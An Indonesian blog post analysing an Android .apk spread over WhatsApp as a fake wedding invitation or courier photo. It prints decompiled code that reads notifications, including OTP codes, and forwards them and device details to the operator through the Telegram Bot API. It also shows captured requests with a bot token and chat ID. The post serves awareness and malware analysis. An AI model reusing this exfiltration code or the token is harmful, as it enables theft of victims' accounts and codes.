Trennya sudah berlalu tapi ada baiknya kita kilas balik, melihat apa yang bisa dilakukan oleh malware sederhana ini.

Beberapa waktu lalu, masyarakat dihebohkan oleh kasus kejahatan siber yang menyebar melalui WhatsApp (WA). Kasus ini bermula ketika korban menerima pesan dari seseorang yang mengaku sebagai kurir. Dalam pesan tersebut, 'kurir' itu menyatakan bahwa ia telah mengantarkan paket, namun tidak ada yang menerima di alamat yang tertera. Kemudian, 'kurir' tersebut mengirimkan 'foto' berupa file. Namun, ternyata file tersebut bukanlah foto, melainkan file .apk. Bagi korban yang tidak memahami apa itu file .apk, kemungkinan besar akan membuka file tersebut. Alih-alih melihat foto, yang terjadi justru instalasi aplikasi tanpa disadari.

Pada kasus lain, ada pesan WA dari seseorang yang mengaku teman lama ingin mengundang ke acara pernikahan dia. "Teman lama" ini mau mengirimkan undangan versi digital. Nah, undangan digital yang dikirim "teman lama" ini adalah dalam bentuk .apk.

Pada skenario lain, pesan WA yang diterima berisi informasi pelanggaran lalu lintas. Seseorang yang mengaku sebagai polisi lalu lintas mengirimkan file dengan nama surat tilang dengan format .apk. Sama seperti kasus diatas, banyak korban yang tidak hati-hati dan membuka file .apk tersebut.



Contoh pesan WA yang mengirim file .apk

File .apk adalah singkatan dari Android Package Kit, sebuah format file yang digunakan oleh sistem operasi Android untuk distribusi dan instalasi aplikasi mobile. Sistem Android memungkinkan pengguna untuk menginstal aplikasi secara mandiri tanpa melalui AppStore. Karena format file .apk hanya digunakan oleh Android, file tersebut tidak dapat dibuka pada gawai milik pengguna iOS/iPhone.


Saya yakin, pembaca setidaknya pernah mendapat pesan seperti diatas. Mungkin beda skenario "cerita" tapi tetap pada akhirnya ada file .apk yang diterima. Entah darimana si pengirim pesan itu mendapatkan nomor WA pembaca (psstt, mungkin dari kasus serangan siber yang lain), tapi saya yakin pembaca tidak membuka file .apk tersebut. Benar kan?

Apa sih yang terjadi kalau file .apk itu dibuka? Tentunya pembaca tahu, begitu aplikasi terinstal maka si penjahat siber tersebut dapat mengakses akun pada gawai milik korban dan melakukan tindakan-tindakan yang merugikan. Yang paling utama adalah, si penyerang dapat mengakses pesan-pesan di SMS untuk mencuri kode OTP dan melakukan pengaksesan akun korban melalui gadget lain milik penyerang. Begitu akses didapat, si penyerang dapat melakukan hal-hal yang dapat menimbulkan kerugian finansial.

Tapi untuk lebih detil, mari kita bedah file .apk tersebut untuk mengetahui isi dan fungsi dari file tersebut. Kebetulan saya memiliki file .apk yang saya terima dari pesan WhatsApp beberapa waktu lalu. Tentunya gawai saya tidak terinfeksi malware tersebut karena saya tidak membukanya. Lagi pula saya menggunakan iOS, jadi tidak pengaruh juga hahaha.

Analisa File .APK

Cara termudah untuk melihat isi dari file .apk adalah dengan menggunakan APK Analyzer dari Android Studio.



APK Analyzer: melihat isi file .apk

Dapat kita lihat isi dari file .apk ini yaitu:

- *AndroidManifest.xml*
- DEX files (e.g: *classes.dex, classes2.dex*)
- *res/ and resources.arsc*
- META-INF
- Supported libraries (e.g: okhttp3, kotlin)

Pada artikel kali ini kita akan fokus pada file *AndroidManifest.xml* dan file-file DEX saja.

AndroidManifest.xml

File XML ini berisi metadata-metadata penting sebuah aplikasi, yang diantaranya: *entry point* ke dalam aplikasi, *hardware features support*, *permissions*, dan konfigurasi lainnya:

```
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="1"
  android:versionName="1.0"
  android:compileSdkVersion="32"
  android:compileSdkVersionCodename="13"
  package="com.example.myapplicationelli"
  platformBuildVersionCode="32"
  platformBuildVersionName="13">

  <uses-sdk
    android:minSdkVersion="26"
    android:targetSdkVersion="32" />
```

Dari kode di atas, kita dapat mengetahui beberapa informasi yang di antaranya:

- Nama dan kode versi aplikasi, yaitu: 1.0 dan 1.
- Compile SDK version dan target SDK version menggunakan API level 32 atau Android 12
- Nama package aplikasi, yaitu: *com.example.myapplicationelli*
- Minimal SDK version menggunakan API level 26 atau Android 8.0 Oreo, yang berarti aplikasi ini hanya akan berjalan mulai dari Android 8.0 Oreo keatas.

Selanjutnya, kita dapat melihat permissions yang dibutuhkan oleh aplikasi ini. Dapat kita lihat, aplikasi ini membutuhkan izin akses lokasi, akses internet, membaca menerima dan mengirim SMS serta akses *Do Not Disturb state*, dan beberapa izin yang berbahaya lainnya.


```
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />

  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />

  <uses-permission android:name="android.permission.RECEIVE_SMS" />

  <uses-permission android:name="android.permission.INTERNET" />

  <uses-permission android:name="android.permission.READ_SMS" />

  <uses-permission android:name="android.permission.SEND_SMS" />

  <uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY" />

  <uses-permission android:name="android.permission.CALL_PHONE" />

  <uses-permission android:name="android.permission.WAKE_LOCK" />

  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />

  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

  <uses-permission android:name="android.permission.FOREGROUND_SERVICE" />
```

Kemudian, informasi lainnya adalah mengenai entry point dari malware tersebut. Dari sini kita dapat mengetahui bahwa class *com.example.myapplication.MainActivity* yang diatur sebagai halaman pertama yang akan diakses oleh korban. Atribut android.exported="true" biasanya dipakai untuk terintegrasi dengan aplikasi lain agar dapat memanggil fungsi *MainActivity*/halaman pertama tersebut.

```
<activity
    android:name="com.example.myapplication.MainActivity"
  android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.INFO" />
  </intent-filter>
  <meta-data
     android:name="android.app.lib_name"
    android:value="" />
</activity>
```

File DEX

Dengan menggunakan fitur DEX file viewer pada APK Analyzer, kita dapat melihat data-data class, *package*, *total reference* dan *declaration counts* dari sebuah aplikasi.




Melihat isi file .dex menggunakan DEX File Viewer


Tools ini juga dapat men–*deobfuscate names* dan *classes*, tapi membutuhkan beberapa data tambahan seperti *mapping.txt*, *seeds.txt* dan *usage.txt*. Karena kita tidak memiliki file-file tersebut, kita hanya dapat melihat versi bytecode dari data class yang ditampilkan. Namun tetap sulit untuk membaca dan mengerti maksud dari data class-class ini.

Agar bisa membaca data class, kami menggunakan aplikasi skylot/jadx. Jadx ini merupakan sebuah decompiler dari file DEX ke Java class. Step yang perlu dilakukan:

- Mengubah format file .apk ke .zip (*file APK pada intinya adalah file ZIP, tetapi berisi informasi tambahan agar berfungsi dengan baik sebagai APK)
- Ekstrak file ZIP dengan double-click file tersebut
- Dan terakhir, menjalankan command jadx [command] [options] <input files>. Kita hanya perlu melakukan dekompilasi file classes3.dex karena dapat dilihat pada APK Analyzer, file ini berisi semua class yang dibuat oleh pemilik malware.



Dekompilasi file .dex dengan command jadx



Hasil dekompilasi file classes3.dex

Selanjutnya, kita akan melihat *class MainActivity* yang merupakan entry point atau halaman pertama yang ditampilkan ke korban. Maksud dari kode ini adalah ketika class ini dibuat, maka korban akan diarahkan ke *class MainActivity*.

```
public class MainActivity extends AppCompatActivity {
  private int waktu_loading = 1000;

  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(2131427356);
    new Handler().postDelayed(new Runnable() { // from class: com.example.myappli-
cation.MainActivity.1
      @Override // java.lang.Runnable
      public void run() {
        Intent home = new Intent((Context) MainActivity.this, (Class<?>) HomeActivity.
class);
        MainActivity.this.startActivity(home);
        MainActivity.this.finish();
      }
    }, this.waktu_loading);
  }
}
```

Isi dari *class MainActivity* ini dapat melakukan beberapa hal, yaitu:

a. Meminta izin beberapa akses, seperti akses penerimaan dan pengiriman SMS, dan melakukan panggilan telepon

```
protected void onCreate(Bundle savedInstanceState) {
    ...
    if (Build.VERSION.SDK_INT >= 23 && checkSelfPermission("android.permission.RE-
CEIVE_SMS") != 0 && checkSelfPermission("android.permission.CALL_PHONE") != 0 &&
checkSelfPermission("android.permission.SEND_SMS") != 0) {
      requestPermissions(new String[]{"android.permission.RECEIVE_SMS", "android.per-
mission.CALL_PHONE", "android.permission.SEND_SMS"}, 1000);
    }
}
```

Terlepas dari apakah korban memberikan izin akses atau menolaknya, malware tetap akan melaporkan pilihan tersebut kepada penjahat siber dengan mengirimkan pesan melalui API Telegram yang telah dikonfigurasi.

```
public void onRequestPermissionsResult(int requestCode, String[] permissions, int[]
grantResults) {
  super.onRequestPermissionsResult(requestCode, permissions, grantResults);
  if (requestCode == 1000) {
     if (grantResults[RESULT_ENABLE] != 0) {
        Toast.makeText((Context) this, (CharSequence) "Permission Not Granted!", RE-
SULT_ENABLE).show();

Request request1 = new Request.Builder().url("https://api.telegram.org/bot" + this.token
+ "/sendMessage?parse_mode=markdown&chat_id=" + this.id_saya + "&text=*Ap-
likasi Terinstall di Perangkat :* _" + this.device).build();

Request request2 = new Request.Builder().url("https://api.telegram.org/bot" + this.
token + "/sendMessage?parse_mode=markdown&chat_id=" + this.id_pelanggan +
"&text=*Aplikasi Terinstall di Perangkat :* _" + this.device).build();

      this.client.newCall(request1).enqueue(new Callback() { // from class: com.exam-
ple.myapplication.HomeActivity.7
        public void onFailure(Call call, IOException e) {
          e.printStackTrace();
        }

        public void onResponse(Call call, Response response) throws IOException {
          Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
          if (response.isSuccessful()) {
            ResponseBody responseBody = response.body();
            responseBody.string();
          }
        }
      });
```

Berikut contoh request yang dilakukan oleh aplikasi begitu source code diatas dijalankan.



```
{
  “duration-microseconds”: 499870,
  “method”: “GET”,
  “request-content-type”: “”,
  “request-headers”: {
    “accept-encoding”: “gzip”,
    “connection”: “Keep-Alive”,
    “host”: “api.telegram.org”,
    “user-agent”: “okhttp/4.9.0”
  },
  “request-payload-base64”: “”,
  “response-code”: 200,
  “response-content-type”: “application/json”,
  “response-headers”: {
    “access-control-allow-methods”: “GET, POST, OPTIONS”,
    “access-control-allow-origin”: “*”,
     “access-control-expose-headers”: “Content-Length,Content-Type,Date,Server,Connection”,
    “content-length”: “1023”,
    “content-type”: “application/json”,
    “date”: “Tue, 13 Sep 2022 04:20:59 GMT”,
    “response-status-code”: “200”,
    “server”: “nginx/1.18.0”,
    “strict-transport-security”: “max-age\u003d31536000; includeSubDomains; preload”
  },
    “response-payload-base64”: “eyJvayI6dHJ1ZSwicmVzdWx0Ijp7Im1lc3NhZ2VfaWQiOjE0ODg4LCJmcm9tIjp7Imlkljo2MDIxOTI2NDAxLCJpc19ib3QiOnRydWUsImZpcnN0X25hbWUiOiJOb3RpZiBTbXMgSW5mb3JtYXNpIEJhcnUiLCJ1c2VybmFtZSI6Ik5vdGlmU21zSW5mb3JtYXNpQmFydV9Cb3QifSwiY2hhdCI6eyJpZCI6NTUxMTQyMjUxMiwiZmlyc3RfbmFtZSI6Ik…”,
“stack-trace”:  “java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:641)\njava.lang.Thread.run(Thread.java:764)\n”,
  “threads”: “OkHttp https://api.telegram.org/…”,
  “transport”: “OKHTTP3”,
        “url”:  “https://api.telegram.org/bot6021926401:AAEZ8G5yCbbPSMz_Ewedo8iCVTP08YeLgEE/sendMessage?parse_mode\u003dmarkdown\u0026chat_id\u003d5511422512\u0026text\u003d*Aplikasi%20Terinstall%20di%20Perangkat%20:*%20_ID%20:%20PSR1.210301.009.B1%20-%20User%20:%20android-build%20-%20Product%20:%20sdk_gphone_arm64%20-%20Brand%20:%20Android%20-%20Device%20:%20generic_arm64%20-%20Board%20:%20goldfish_arm64%20-%20BOOTLOADER%20:%20unknown%20-%20DISPLAY%20:%20PSR1.210301.009.B1%20-%20FINGERPRINT%20:%20Android/sdk_gphone_arm64/generic_arm64:9/PSR1.210301.009.B1/7985424:user/release-keys%20-%20HARDWARE%20:%20ranchu%20-%20HOST%20:%20abfarm-uswest1-c-0021%20-MANUFACTURER%20:%20unknown%20-%20MODEL%20:%20Android%20SDK%20built%20for%20arm64%20-TAGS%20:%20release-keys%20-%20TYPE%20:%20user%20-%20Product%20:%201639072049000%20-”
} . . .
```

Maksud dari request ini yaitu, semacam pemberitahuan bahwa malware sudah terinstall pada gawai korban. Dengan mengirimkan semua detail informasi seperti *Build.ID, Build.USER*, *Build.FINGERPRINT*, *Build.HOST*, dan lain-lain dari perangkat milik korban.

b. Mengarahkan korban ke halaman Pengaturan untuk mengaktifkan izin membaca notifikasi dan menampilkan pesan "Izinkan Terima Undangan!"

Pengaturan ini yang membuat aplikasi dapat membaca semua notifikasi termasuk informasi personal seperti nama kontak dan SMS yang korban terima. Pengaturan ini sangat berbahaya jika diberikan izin untuk mengakses notifikasi, terutama pada aplikasi seperti ini.

```
NotificationManager n = (NotificationManager)
getApplicationContext().getSystemService("notification");

if (Build.VERSION.SDK_INT >= 23 && !n.isNotificationPolicyAccessGranted()) {
  startActivity(new Intent("android.settings.ACTION_NOTIFICATION_LISTENER_SETTINGS"));
  Toast.makeText((Context) this, (CharSequence) "Izinkan Terima Undangan!", RESULT_ENABLE).show();
}
```



Permintaan akses membaca notifikasi

c. Registrasi penerimaan notifikasi menggunakan *LocalBroadcastManager*, yang nantinya akan mengirim semua notifikasi yang diterima oleh handphone ke Telegram si pemilik malware.

```
LocalBroadcastManager.getInstance(this).registerReceiver(this.onNotice, new IntentFilter("Msg"));
```

Agar notifikasi dapat diterima oleh malware, *NotificationService* dibuat untuk berjalan di background yang kemudian akan mengirim data notifikasi kembali ke *HomeActivity class.*

```
public class NotificationService extends NotificationListenerService {
  Context context;
  String titleData = "";
  String textData = "";
  String idData = "";

  @Override // android.app.Service
  public void onCreate() {
    super.onCreate();
    this.context = getApplicationContext(); }

  @Override // android.service.notification.NotificationListenerService
  public void onNotificationPosted(StatusBarNotification sbn) {
    String packageName = sbn.getPackageName();
    Bundle extras = sbn.getNotification().extras;
    if (extras.getString("android.title") != null) {
      this.titleData = extras.getString("android.title");
    } else {
      this.titleData = ""; }
    if (extras.getCharSequence("android.text") != null) {
      this.textData = extras.getCharSequence("android.text").toString();
   } else {
      this.textData = ""; }
    if (extras.getCharSequence("android.id ") != null) {
      this.idData = extras.getCharSequence("android.id ").toString();
    } else {
      this.idData = ""; }
    Log.d("Package", packageName);
    Log.d("Title", this.titleData);
    Log.d("Text", this.textData);
    Log.d("ID", this.idData);
    Intent msgrcv = new Intent("Msg");
    msgrcv.putExtra("package", packageName);
    msgrcv.putExtra("title", this.titleData);
    msgrcv.putExtra("text", this.textData);
    msgrcv.putExtra("id", this.idData);
    LocalBroadcastManager.getInstance(this.context).sendBroadcast(msgrcv);
  }
```

Pada *HomeActivity class*, informasi dari notifikasi akan diteruskan ke Telegram si pemilik malware.

```
private BroadcastReceiver onNotice = new BroadcastReceiver() { // from class: com.example.myapplication.HomeActivity.3
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String packageName = intent.getStringExtra("package");
        String titleData = intent.getStringExtra("title");
        String textData = intent.getStringExtra("text");
        intent.getStringExtra("id");
        Request request3 = new Request.Builder().url("https://api.telegram.org/bot" + HomeActivity.this.token + "/sendMessage?parse_mode=markdown&chat_id=" + HomeActivity.this.id_pelanggan + "&text=*" + packageName + "* %0A*Form* : _" + titleData + "_ %0A*Form* : _" + textData + "_").build();
        HomeActivity.this.client.newCall(request3).enqueue(new Callback() { // from class: com.example.myapplication.HomeActivity.3.1
            public void onFailure(Call call, IOException e) {
                e.printStackTrace();
            }

            public void onResponse(Call call, Response response) throws IOException {
                Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
                if (response.isSuccessful()) {
                    ResponseBody responseBody = response.body();
                    responseBody.string();
                }
            }
        });

Request request2 = new Request.Builder().url("https://api.telegram.org/bot" + HomeActivity.this.token + "/sendMessage?parse_mode=markdown&chat_id=" + HomeActivity.this.id_saya + "&text= *" + packageName + "* %0A*Form* : _" + titleData + "_ %0A*Form* : _" + textData + "_").build();
        HomeActivity.this.client.newCall(request2).enqueue(new Callback() { // from class: com.example.myapplication.HomeActivity.3.2
            public void onFailure(Call call, IOException e) {
                e.printStackTrace();
            }

            public void onResponse(Call call, Response response) throws IOException {
                Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
                if (response.isSuccessful()) {
                    ResponseBody responseBody = response.body();
                    responseBody.string();
                }
            }
        });
```


Berikut contoh request yang dilakukan oleh malware ketika meneruskan informasi sebuah Kode OTP yang diterima oleh gawai korban:



```
{
  "duration-microseconds": 588783,
  "method": "GET",
  "request-content-type": "",
  "request-headers": {
    "accept-encoding": "gzip",
    "connection": "Keep-Alive",
    "host": "api.telegram.org",
    "user-agent": "okhttp/4.9.0"
  },
  "request-payload-base64": "",
  "response-code": 200,
  "response-content-type": "application/json",
  "response-headers": {
    "access-control-allow-methods": "GET, POST, OPTIONS",
    "access-control-allow-origin": "*",
      "access-control-expose-headers": "Content-Length,Content-Type,Date,Server,Connection",
    "content-length": "578",
    "content-type": "application/json",
    "date": "Tue, 03 Sep 2024 04:29:59 GMT",
    "response-status-code": "200",
    "server": "nginx/1.18.0",
    "strict-transport-security": "max-age\u003d31536000; includeSubDomains; preload"
  },
      "response-payload-base64": "eyJvayI6dHJ1ZSwicmVzdWx0Ijp7Im1lc3NhZ2VfaWQiOjE0ODkzLCJmcm9tIjp7Imlkljo2MDIxOTI2NDAxLCJpc19ib3QiOnRydWUsImZpcnN0X25hbWUiOiJOb3RpZiBTbXMgSW5mb3JtYXNpIEJhcnUiLCJ1c2VybmFtZSI6Ik5vdGlmU21zSW5mb3JtYXNpQmFydV9Cb3QifSwiY2hhdCI6eyJpZCI6NTUxMTQyMjUxMiwiZmlyc3RfbmFtZSI6IkFsZXgiLCJsYXN0X25hbWUiOiJQZXJtYW5hIiwidXNlcm5hbWUiOiJBbGV4cGVybWFuCIsInR5cGUiOiJwcml2YXRlIn0sImRhdGUiOjE3MjUzMzc3OTksInRleHQiOiJ6b3Bzb2Z0LmNvbS56ZXJvZmFsbCBcbkZvcm0gOiBTYW1wbGVBcHAgXG5Gb3JtIDogTWUgOiBLb2RlIE9UUCAzMzQ0NTUiLCJlbnRpdGllcyI6W3sib2Zmc2V0IjowLCJsZW5ndGgiOjIwLCJ0eXBlIjoiYm9sZCJ9LHsib2Zmc2V0IjoyMiwibGVuZ3RoIjo0LCJ0eXBlIjoiYm9sZCJ9LHsib2Zmc2V0IjoyOSwibGVuZ3RoIjo5LCJ0eXBlIjoiaXRhbGljIn0seyJvZmZzZXQiOjQwLCJsZW5ndGgiOjQsInR5cGUiOiJib2xkIn0seyJvZmZzZXQiOjQ3LCJsZW5ndGgiOjIwLCJ0eXBlIjoiaXRhbGljIn1dfX0\u003d",
      "stack-trace": "java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:641)\njava.lang.Thread.run(Thread.java:764)\n",
  "threads": "OkHttp https://api.telegram.org/...",
  "transport": "OKHTTP3",
    "url": "https://api.telegram.org/bot6021926401:AAEZ8G5yCbbPSMz_Ewedo8iCVTP08YeLgEE/sendMessage?parse_mode\u003dmarkdown\u0026chat_id\u003d5511422512\u0026text\u003d%20*zopsoft.com.zerofall*%20%0A*Form*%20:%20_SampleApp_%20%0A*Form*%20:%20_Me%20:%20Kode%20OTP%20334455_"
}
...
```

d. Mengirim SMS ke nomor yang dikonfigurasi oleh pemilik malware. Yang kemudian jika pengiriman SMS gagal, akan mengirim pesan error ke Telegram si pemilik malware dengan pesan "*Error: [exception]*"

```
if (this.send_sms == "y") {
  try {
        SmsManager smsManager2 = SmsManager.
getDefault();
         smsManager2.sendTextMessage(this.no_hp,
null, this.msg, null, null);
  } catch (Exception ex) {
         Request request21 = new Request.Builder().
url("https://api.telegram.org/bot" + this.token + "/
sendMessage?parse_mode=markdown&chat_
id=" + this.id_saya + "&text=*Error :* _" + ex).build();
          this.client.newCall(request21).enqueue(new
Callback() { // from class: com.example.myappli-
cation.HomeActivity.6
       public void onFailure(Call call, IOException e) {
           e.printStackTrace();
         }

          public void onResponse(Call call, Response
response) throws IOException {
            Log.d("demo1", "OnResponse: Thread Id " +
Thread.currentThread().getId());
           if (response.isSuccessful()) {
             ResponseBody responseBody = response.
body();
               responseBody.string();
           }
         }
     });
       Toast.makeText(getApplicationContext(), "" +
ex, 1).show();
  }
```

Kami bingung dengan maksud dari source code ini. Jika tujuannya adalah untuk memberi tahu adanya korban baru, fungsi tersebut sudah dilakukan oleh source code sebelumnya. Kecuali jika fungsinya hanya untuk memeriksa keberhasilan pengiriman pesan melalui SMS, yang menurut kami tidak penting.





e. Dan, yang terakhir pada HomeActivity, menampilkan website undangan pernikahan https://our-wedding.link/portofolio/preview/MYKI_fathur-puspita.

```
this.webviewku.loadUrl("https://our-wedding.link/
portofolio/preview/MYKI_fathur-puspita");
```

